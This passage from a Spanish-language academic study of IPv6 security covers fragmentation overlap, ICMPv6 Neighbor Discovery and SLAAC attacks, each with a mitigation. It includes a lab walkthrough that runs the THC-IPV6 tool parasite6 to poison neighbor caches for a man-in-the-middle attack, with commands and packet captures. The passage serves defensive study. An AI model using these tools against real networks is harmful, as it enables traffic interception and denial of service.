00f0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
0100  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
0110  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
0120  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
0130  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
0140  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
```

Fig. 22 - Covert Channel IPv6 Datos enviados

En la Fig. 22, se puede apreciar los datos enviados dentro del paquete en este caso son cantidades arbitrarias de letras A y B (ver Anexo).

[33] Covert Channel: Canal oculto
[34] Option Data Length: Longitud de la Opción de datos
[35] ICMPv6 echo reply: paquetes ICMPv6 de respuesta de eco.
[36] ICMPv6 Echo request: paquetes ICMPv6 de solicitud de eco

4.3.5 Otros ataques empleando Fragmentación

El ataque típico de DoS es contra la memoria del sistema que implementa IPv6. Para cada nuevo fragmento, el sistema reserva algunas estructuras de memoria para el manejo de reensamblado, si un atacante envía una gran cantidad de fragmentos (pretendiendo ser de diferentes paquetes), el sistema puede agotar su memoria y otros fragmentos pueden ser rechazados.

A pesar de que se exige descartar los paquetes que usen la técnica de ataque denominada Overlapping [37] [25], que se emplea para sobrescribir los números de puertos en los encabezados TCP, en algunos sistemas operativos como Ubuntu 10.04 y OPEN BSD son susceptibles a este ataque [26], como se demuestra a continuación. El código del programa ejecutado se encuentra en el Anexo.




Fig. 23 - Overlapping I




Fig. 24 - Overlapping II

En la Fig. 23, se muestra como el paquete ICMPv6 echo request fragmentado (con overlapping) y se recibe una respuesta echo request por parte de un host corriendo Ubuntu 10.04. En la Fig. 24, se muestra en forma detallada los campos del paquete enviado, donde se puede observar esta característica de overlapaping.

[37] Overlapping: Superposición

4.3.6 Medidas a tomar

- Generar reglas de Firewalls que descarten paquetes menores a 1280 bytes que no sean el último fragmento.
- La empresa Cisco cuenta con la implementación de la función VRF (Virtual Fragmentation Reassembly [38]) [27]. Esta funcionalidad reensambla fragmentos de paquetes, examina fragmentos fuera de secuencia y los ordena. VRF examina los fragmentos de una sola fuente y pasa el paquete final a la capa superior de la pila, si existen problemas con los fragmentos, el paquete es descartado. Se debe tener en cuenta la baja de performance que significa contar con esta funcionalidad. En las Fig. 25 se muestra las opciones de configuración en un Router Cisco 2811 y en la Fig. 26 se muestra estadísticas tomadas de un puerto.

```
Ipv6#show ipv6 virtual-reassembly
 All enabled IPv6 interfaces...

Ipv6#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Ipv6(config)#interface fastEthernet 0/0
Ipv6(config-if)#ipv6 virtual-rea
Ipv6(config-if)#ipv6 virtual-reassembly ?
  drop-fragments    IPv6 Drop all the incoming fragments
  max-fragments     IPv6 Specify max number of fragments per reassembly
                    (datagram)
  max-reassemblies  Ipv6 Specify max number of concurrent reassemblies
  timeout           IPv6 Specify timeout value of the datagram being
                    reassembled
  <cr>
```

Fig. 25- Virtual-reassembly I

```
Ipv6#show ipv6 virtual-reassembly
 All enabled IPv6 interfaces...
%Interface FastEthernet0/0
   IPv6 configured concurrent reassemblies (max-reassemblies): 64
   IPv6 configured fragments per reassembly (max-fragments): 16
   IPv6 configured reassembly timeout (timeout): 3 seconds
   IPv6 configured drop fragments: OFF

   IPv6 current reassembly count:0
   IPv6 current fragment count:0
   IPv6 total reassembly count:0
   IPv6 total reassembly timeout count:0
```

Fig. 26 - Virtual-reassembly II

- Una posible solución incluye el filtrado de extensiones de cabeceras o contar con productos especializados que tengan reglas específicas para el manejo de los ciertos tipos de cabeceras de extensión permitidas. Existen algunas opciones en los IOS de Cisco IPv6 basadas en la implementación de listas de control de acceso, que permiten realizar el filtrado de paquetes en

[38] Virtual Fragmentation Reassembly: Reensamblado de fragmentación virtual

base a las extensioenes de cabeceras recibidas, como se observa en la Fig. 27.

```
Ipv6(config)#ipv6 access-list acl
Ipv6(config-ipv6-acl)#deny ipv6 any any ?
  dest-option             Destination Option header (all types)
  dest-option-type        Destination Option header with type
  dscp                    Match packets with given dscp value
  flow-label              Flow label
  fragments               Check non-initial fragments
  log                     Log matches against this entry
  log-input               Log matches against this entry, including input
  mobility                Mobility header (all types)
  mobility-type           Mobility header with type
  routing                 Routing header (all types)
  routing-type            Routing header with type
  sequence                Sequence number for this entry
  time-range              Specify a time-range
  undetermined-transport  Transport cannot be determined or is missing
  <cr>
```

Fig. 27 – Lista de Acceso que bloquea extensiones de cabeceras

5 INTERNET CONTROL MESSAGE PROTOCOL PARA IPV6 (ICMPV6)

La especificación del IPv6 redefine el Protocolo de Control de Mensajes (ICMP) de IPv4 con nuevas características y cambios. El protocolo resultante es llamado ICMPv6 [28].

ICMPv6 se encarga de reportar errores si los paquetes no son procesados correctamente y envía mensajes informacionales acerca del estado de la red. Una red IPv6 operacional depende de una correcta implementación y funcionamiento de ICMPv6.

Otorga funcionalidades familiares como ping y destino inalcanzable.. ICMPv6 proporciona nuevas características como Neighbor Discovery [39](ND) y descubrimiento del path MTU[40].

5.1 Reseña ICMPv6

Se definen dos tipos de paquetes: de error e informacional. En la Fig. 28 se muestra la estructura de un paquete ICMPv6.




Fig. 28 - Paquete ICMPv6

Los mensajes de error pueden ser usados por ejemplo, si un host transmite un paquete de 1500 bytes, pero un salto intermedio tiene un MTU de sólo 1300. Este nodo envía un paquete ICMPv6 que indica que es demasiado grande (Packet Too Big- Tipo = 2) hacia el origen con información del problema (se incluye por lo menos los primeros bytes del paquete causante del error para permitir al origen identificar el protocolo de capa superior y el proceso que envió el paquete). Los mensajes informacionales pueden contener información de configuración como la dirección del router local en un mensaje de tipo Router Advertisement [41](RA).

[39] Neighbor Discovery: Descubrimiento de vecinos.
[40] Path MTU: Máxima Unidad de Transferencia del enlace.
[41] Router Advertisement: Mensaje de anuncio de Router

5.2 Neighbor Discovery Protocol[42] (NDP)

ND [29] es el proceso mediante el cual un nodo IPv6 puede aprender información importante como la dirección de enlace local para las interfaces dentro del mismo segmento local. ND efectivamente reemplaza la funcionalidad de ARP en IPv4. A su vez, se combina con capacidades de redireccionamiento y funcionalidades como ICMP Router Discovery.[43]

NDP puede ser empleado por todos los nodos, incluyendo host y routers. Los nodos IPv6 usan ND para los siguientes propósitos:

- Para determinar la dirección de capa 2 de los nodos dentro de un mismo enlace (resolución de direcciones).
- Para autoconfiguración de direcciones IPv6.
- Para determinar los prefijos de red y otra información de configuración.
- Para la detección de direcciones duplicadas (DAD - Duplicate Address Detection[44])
- Para encontrar routers vecinos a quien enviar sus paquetes
- Para mantener un registro de cuáles nodos vecinos son alcanzables y cuales no (NUD - Neighbor Unreachability Detection[45])
- Para detectar cambios en las direcciones de capa de enlace.

Se llevan a cabo a través de diferentes procesos dentro del protocolo ND que consisten en cinco paquetes de distintos tipos de ICMPv6:

- Router Solicitation [46](RS): cuando una interface se habilita, los host pueden enviar RSs pidiendo al router la generación de RAs inmediatamente, en lugar de hacerlo en su próxima hora programada.
- Router Advertisement (RA): los routers pueden advertir su presencia a través de algunos parámetros de internet y de enlace, tanto periódicamente o respondiendo mensajes RS. RAs pueden contener prefijos usados para la autoconfiguración, un valor límite para los saltos, MTU para el enlace, etc

[42] Neighbor Discovery Protocol: Protocolo de descubrimiento de vecinos
[43] Router Discovery: Descubrimiento de Router
[44] Duplicate Address Detection: Detección de direcciones duplicadas
[45] Neighbor Unreachability Detection: Detección de no-alcanzabilidad de vecinos
[46] Router Solicitation: Mensaje de Solicitud de Router

- Neighbor Solicitation [47] (NS): los nodos envían NSs para determinar una dirección de enlace local de un vecino o para verificar si un vecino aún es alcanzable a través de la dirección de enlace local que se encuentra en el cache. También es usado para el proceso de DAD.
- Neighbor Advertisement [48] (NA): una respuesta a un mensaje NS. Un nodo puede también enviar mensajes NAs para anunciar que una dirección de capa de enlace cambió.
- Redirect Message [49] (RM): Usado por los routers para informar a los hosts que existe un primer salto mejor para el destino.

Como se observar, ND juega un importante papel en el direccionamiento pues, provee funcionalidades para la resolución de direcciones y la autoconfiguración.

5.2.1 Resolución de direcciones

Los mensajes NS y NA son utilizados para resolver direcciones IP descubriendo la dirección MAC de los nodos dentro del mismo enlace. Un nodo que desea enviar un paquete debe conocer la dirección MAC del nodo destino.

En la Fig. 29se presenta un ejemplo de resolución de direcciones:




Fig. 29 - Proceso de Resolución de direcciones

[47] Neighbor Solicitation: Mensaje de Solicitud de vecino
[48] Neighbor Advertisement: Mensaje de Anuncio de vecino
[49] Redirect Message: Mensaje de Redirección

Para el protocolo NS, el nodo solicitante (Host A) sabe que la dirección del nodo destino (Host B) es local por el prefijo de red. Sabiendo esto, emplea la dirección Solicited-node multicast [50] para enviar un mensaje NS. El proceso para resolver una dirección MAC es el siguiente:

- Dirección Unicast del Nodo Destino: **2001:DB8::1234:5678:BBBB**
- Dirección Solicited-node multicast (se deben tomar los últimos 24 bits de la dirección unicast): FF02::1:FFxx:xxxx, toma la forma: **FF02::1:FF78:BBBB** .

El mensaje NS incluye tanto la dirección MAC como la dirección IPv6 del solicitante, para que el destinatario pueda responder directamente y proporcionar su propia dirección MAC. El nodo destino conociendo su propia dirección unicast, estará escuchando por la dirección solicited-node multicast. Cuando el mensaje multicast llegue a destino, el nodo analiza el paquete que tiene dirección multicast con prefijo FF02::1 con la solicitud de MAC, comprueba que es efectivamente el destinatario, actualiza su neighbor-cache (con la dirección MAC del solicitante) y responde con un NA enviando su verdadera dirección MAC. En este momento ambos host pueden comunicarse.

5.2.2 Auto-configuración

El mecanismo de Autoconfiguración [4], permite a dispositivos dentro de una red IPv6, configurar sus direcciones en forma autónoma e independiente usando SLAAC, sin la necesidad de un servidor.

Estas direcciones son generadas empleando una combinación de información entregada por los routers (prefijos de subred, rutas, parámetros de red) como generada localmente (identificador de interfaz con formato EUI-IEEE-64), como se vio en secciones anteriores. Si un router no está disponible para anunciar prefijos de subred, un host puede generar direcciones link-local que son suficientes para permitir la comunicación entre los nodos conectados al mismo enlace, si a esto se suma la presencia de un router, el host además de generar esta dirección link-local generará otro tipo de direcciones.

[50] (Address) Solicited Node Multicast: Direccion multi-destino de nodo

Hay que tener en cuenta que SLAAC es mandatorio en IPv6, mientras que DHCPv6 es opcional.

Una dirección IPv6 puede tener diferentes estados [4]:

- **Dirección Tentativa:** su unicidad está siendo verificada en el enlace antes de ser asignada a la interfaz. Se descartan paquetes dirigidos a una dirección tentativa, excepto los usados para el protocolo de DAD.
- **Dirección Principal:** es asignada a una interfaz la cual es usada por protocolos de capas superiores en forma irrestricta. Puede ser usada como origen o destino en el envío de paquetes.
- **Dirección válida:** puede ser tanto principal como expirada. Puede aparecer en el origen o destino de los paquetes, y los sistemas de ruteo
- **Dirección inválida:** no está asignada a ninguna interfaz. Una dirección válida pasa a dicho estado cuando expira el tiempo de vida. Una dirección de este tipo no puede aparecer ni en el origen ni destino de los paquetes.

5.2.2.1 SLAAC: Paso por paso

El funcionamiento del proceso SLAAC, puede resumirse en los siguientes pasos [30]:

1- El host genera una dirección link-local que toma el estado de tentativa.
2- El host emplea DAD para chequear que la dirección no está en uso, para este propósito envía un paquete NS.
3- En caso de que el proceso anterior sea exitoso, el host envía un paquete RS.
4- El host al recibir un paquete RA, genera con los parámetros recibidos y con parámetros locales una dirección tentativa.
5- El host chequea que la dirección no está en uso, es decir, vuelve a realizar el proceso de DAD para esa dirección, enviando un paquetes NS y espera respuestas.
6- Si la dirección es única comienza a utilizarla

En la Fig. 30 se ilustra el ciclo de vida de una dirección IPv6 pasando por sus distintos estados:




Fig. 30 – Ciclo de vida de una dirección IPv6

5.2.3 Ataques al proceso de resolución de direcciones y a SLAAC

A continuación se describirán una serie de ataques que afectan al proceso de resolución de direcciones y SLAAC, procesos que emplean los mensajes RA, RS, NS y NA del protocolo ICMPv6. Para cada uno de ellos se mostrará algunas contramedidas en particular, mientras que luego de puntualizar todos los posibles ataques, se darán una serie de recomendaciones genéricas que abarcan a la mayoría de ellos. [31] [32]

5.2.3.1 Desbordando el Neighbor Cache

Algunas implementaciones no imponen límites en el número de entradas máxima que admiten en el Neighbor Cache. Por lo que un posible ataque consiste en enviar una gran cantidad de mensajes de NS que incluyan la opción Source Link-layer address[51]. Este generará que por cada paquete enviado, la víctima agrega una entrada en el Neighbor Cache. Si estas entradas son agregadas a mayor velocidad que las que son eliminadas algunos registros antiguos, se produce un desbordamiento del cache generando denegación de servicio. [32]

Mitigación: Se recomienda el uso de SEND, concepto que se explicará en secciones posteriores.

[51] Source Link-layer address: Dirección origen de capa de enlace

5.2.3.2 Captura de tráfico en redes switcheadas

Una alternativa al ataque de desbordamiento del Neighbor Cache, consiste en mapear la dirección IPv6 de la víctima a la dirección Ethernet de broadcast (ff:ff:ff:ff:ff:ff) o bien a la dirección Ethernet multicast (33:33:00:00:01). Esto generará que el tráfico se envíe a todos los nodos del enlace, incluyendo al atacante y a la víctima. [30]

Mitigación: Utilizar entradas estáticas en el Neighbor Cache, configurando manualmente mapeos entre las direcciones IPv6 en direcciones de capa de enlace. Es similar a incluir entradas estáticas en el cache ARP de IPv4. Es una alternativa aplicable a escenarios particulares ya que tiene pocas posibilidades de escalamiento.

Otra alternativa es el uso de SEND.

5.2.3.3 Envenenamiento del Neighbor Cache

Los mensajes de RS, RA, NS y NA pueden ser usados maliciosamente para envenenar el Neighbor Cache de un nodo víctima mapeando direcciones IPv6 con direcciones de capa de enlace inexistentes o direcciones que son manejadas por el atacante. En el primer caso se produce una denegación de servicio, mientras que en el segundo, se produce un tipo de ataque Man-in-the-middle. [52] [31]

Para efectuar este ataque se utilizará la herramienta parasite6, del paquete THC-IPV6-ATTACK-TOOLKIT [33], que permite realizar el spoofing[53] de direcciones IPv6 y el posterior ataque de Man-in-the-middle. La topología empleada es la mostrada en la Fig. 31:

[52] Man-in-the-middle: Ataque conocido como Hombre en el medio, en el que un atacante interfiere las comunicaciones entre dos sistemas.
[53] Spoofing: técnicas de suplantación de identidad




Fig. 31 - Topología empleada para el ataque Man-in-the-middle

En el atacante se debe activar la propiedad de que el Sistema Operativo actúe como router en el tráfico IPv6 que recibe (IPv6 Forwarding[54]), como se aprecia en la Fig. 32.

```
root@Debian2:~# sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1
```

Fig. 32 - Habilitar IPv6 Forwarding

Se genera tráfico efectuando ping desde la PC01 hasta la PC02, como se muestra en la Fig. 33.

```
C:\Windows\System32>ping -6 -t  fe80::20c:29ff:feab:a05a

Haciendo ping a fe80::20c:29ff:feab:a05a con 32 bytes de datos:
Respuesta desde fe80::20c:29ff:feab:a05a: tiempo=1ms
Respuesta desde fe80::20c:29ff:feab:a05a: tiempo<1m
Respuesta desde fe80::20c:29ff:feab:a05a: tiempo=1ms
Respuesta desde fe80::20c:29ff:feab:a05a: tiempo=1ms
```

Fig. 33 - Generación de tráfico IPv6

Se ejecuta el programa con el parámetro –l (que reenvía los paquetes por objetivo cada 5 segundos). Inmediatamente comienzan a mostrarse por pantalla los paquetes NS que son iterceptados y contestados con NA que contienen la dirección MAC del atacante, como se ilustra en la Fig. 34.

[54] IPv6 Forwarding: Reenvío de tráfico IPv6

```
root@Debian2:/home/rodrigo/thc-ipv6-2.1# ./parasite6 -l eth0
Remember to enable routing (ip_forwarding), you will denial service otherwise!
 =>  echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
Started ICMP6 Neighbor Solitication Interceptor (Press Control-C to end) ...
Spoofed packet to fe80::20c:29ff:feab:a05a as fe80::9570:d3d8:a1bc:fbc4
Spoofed packet to fe80::20c:29ff:fea3:2efc as fe80::20c:29ff:feab:a05a
Spoofed packet to fe80::20c:29ff:fea3:2efc as fe80::9570:d3d8:a1bc:fbc4
Spoofed packet to fe80::9570:d3d8:a1bc:fbc4 as fe80::20c:29ff:fea3:2efc
Spoofed packet to fe80::20c:29ff:feab:a05a as fe80::20c:29ff:fea3:2efc
Spoofed packet to fe80::9570:d3d8:a1bc:fbc4 as fe80::20c:29ff:feab:a05a
Spoofed packet to fe80::20c:29ff:feab:a05a as fe80::9570:d3d8:a1bc:fbc4
Spoofed packet to fe80::20c:29ff:feab:a05a as fe80::9570:d3d8:a1bc:fbc4
```

Fig. 34 - Ejecución del programa parasite6

En la Fig. 35 se muestra el flujo de paquetes NA y NS usando el programa Wireshark, donde se observa que en primer término la PC02 envía un NS hacia la PC01. La secuencia continúa, con la contestación con un NA por parte de la PC02. Una visión más detallada del contenido del paquete se aprecia en la Fig. 36, donde la dirección MAC origen y la target-link layer [55]address son efectivamente de la PC02.

El tercer paquete que se observa en el flujo corresponde al paquete falsificado por parte del atacante. En la Fig. 37, se puede destacar que la dirección MAC origen y la target-link layer address corresponde al atacante.

Source	Destination	Length	Protocol	Info
fe80::20c:29ff:feab:a05a	fe80::9570:d3d8:a1bc:fbc4	86	ICMPv6	Neighbor Solicitation for fe80::9570:d3d8:a1bc:fbc4 from 00:0c:29:ab:a0:5a
fe80::9570:d3d8:a1bc:fbc4	fe80::20c:29ff:feab:a05a	86	ICMPv6	Neighbor Advertisement fe80::9570:d3d8:a1bc:fbc4 (sol, ovr) is at 00:0c:29:26:12:1e
fe80::9570:d3d8:a1bc:fbc4	fe80::20c:29ff:feab:a05a	86	ICMPv6	Neighbor Advertisement fe80::9570:d3d8:a1bc:fbc4 (sol, ovr) is at 00:0c:29:a3:2e:fc
fe80::9570:d3d8:a1bc:fbc4	fe80::20c:29ff:feab:a05a	86	ICMPv6	Neighbor Advertisement fe80::9570:d3d8:a1bc:fbc4 (ovr) is at 00:0c:29:a3:2e:fc
fe80::9570:d3d8:a1bc:fbc4	fe80::20c:29ff:feab:a05a	86	ICMPv6	Neighbor Advertisement fe80::9570:d3d8:a1bc:fbc4 (ovr) is at 00:0c:29:a3:2e:fc

Fig. 35 - Paquetes NS y NA mostrados en Wireshark

```
⊞ Frame 2: 86 bytes on wire (688 bits), 86 bytes captured (688 bits)
⊟ Ethernet II, Src: Vmware_26:12:1e (00:0c:29:26:12:1e), Dst: Vmware_ab:a0:5a (00:0c:29:ab:a0:5a)
  ⊟ Destination: Vmware_ab:a0:5a (00:0c:29:ab:a0:5a)
      Address: Vmware_ab:a0:5a (00:0c:29:ab:a0:5a)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
  ⊟ Source: Vmware_26:12:1e (00:0c:29:26:12:1e)
      Address: Vmware_26:12:1e (00:0c:29:26:12:1e)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
    Type: IPv6 (0x86dd)
⊟ Internet Protocol Version 6, Src: fe80::9570:d3d8:a1bc:fbc4 (fe80::9570:d3d8:a1bc:fbc4), Dst: fe80::20c:29ff:feab:a05a
  ⊞ 0110 .... = Version: 6
  ⊞ .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00000000
    .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
    Payload length: 32
    Next header: ICMPv6 (0x3a)
    Hop limit: 255
    Source: fe80::9570:d3d8:a1bc:fbc4 (fe80::9570:d3d8:a1bc:fbc4)
    Destination: fe80::20c:29ff:feab:a05a (fe80::20c:29ff:feab:a05a)
    [Destination SA MAC: Vmware_ab:a0:5a (00:0c:29:ab:a0:5a)]
⊟ Internet Control Message Protocol v6
    Type: Neighbor Advertisement (136)
    Code: 0
    Checksum: 0x0629 [correct]
  ⊞ Flags: 0x60000000
    Target Address: fe80::9570:d3d8:a1bc:fbc4 (fe80::9570:d3d8:a1bc:fbc4)
  ⊟ ICMPv6 Option (Target link-layer address : 00:0c:29:26:12:1e)
      Type: Target link-layer address (2)
      Length: 1 (8 bytes)
      Link-layer address: Vmware_26:12:1e (00:0c:29:26:12:1e)
```

Fig. 36 - Paquete NA original

[55] Target-link layer address: Dirección Objetivo de capa de enlace




Fig. 37 - Paquete NA Falsificado

De este modo se envenena el Neighbor Cache de los dos host que participan de la comunicación, se produce el llamado ataque Man-in-the-middle como se muestra en el flujo de paquetes de la Fig. 38.

Source	Destination	Length	Protocol	Info
fe80::9570:d3d8:a1bc:fbc4	fe80::20c:29ff:feab:a05a	94	ICMPv6	Echo (ping) request id=0x0001, seq=1849
fe80::9570:d3d8:a1bc:fbc4	fe80::20c:29ff:feab:a05a	94	ICMPv6	Echo (ping) request id=0x0001, seq=1849
fe80::20c:29ff:feab:a05a	fe80::9570:d3d8:a1bc:fbc4	94	ICMPv6	Echo (ping) reply id=0x0001, seq=1849
fe80::20c:29ff:feab:a05a	fe80::9570:d3d8:a1bc:fbc4	94	ICMPv6	Echo (ping) reply id=0x0001, seq=1849

Fig. 38 - Tráfico resultante después del ataque Man-in-the-middle

Mitigación: no se debe permitir la sobreescritura de la dirección de capa de enlace de una entrada del Neighbor Cache cuando una opción de source link-layer o una target-link layer address sea recibida. El mapeo de una dirección IPv6 hacia una dirección de capa de enlace, debería poder ser actualizado únicamente cuando el mecanismo de NUD primero remueva la entrada correspondiente del Neighbor Cache. Una vez producida esta eliminación, el protocolo de ND estará en condiciones de actualizar el mapeo. [31]

5.2.3.4 Explotar el mecanismo de DAD para denegación de servicio

Un atacante puede simplemente escuchar mensajes de NS enviados como parte del mecanismo de DAD (con dirección origen igual a la dirección “no especificada” (::) de IPv6) y responder con paquetes modificados, causando que el nodo víctima considere que la dirección está en uso, evitando que esa dirección tentativa sea configurada en el futuro.

Así mismo, un atacante puede responder los mensajes de NS con la misma dirección IPv6 del solicitante, en este caso el nodo legítimo considerará esto como una colisión y dejará de solicitar el uso de esa dirección IPv6. [31]

Para efectuar este ataque se utilizará la herramienta dos-new-ipv6, del paquete THC-IPV6-ATTACK-TOOLKIT [33].

La topología usada se muestra en la Fig. 39, en el que los host utilizan el mecanismo de SLAAC empleando el prefijo anunciado por el router local.

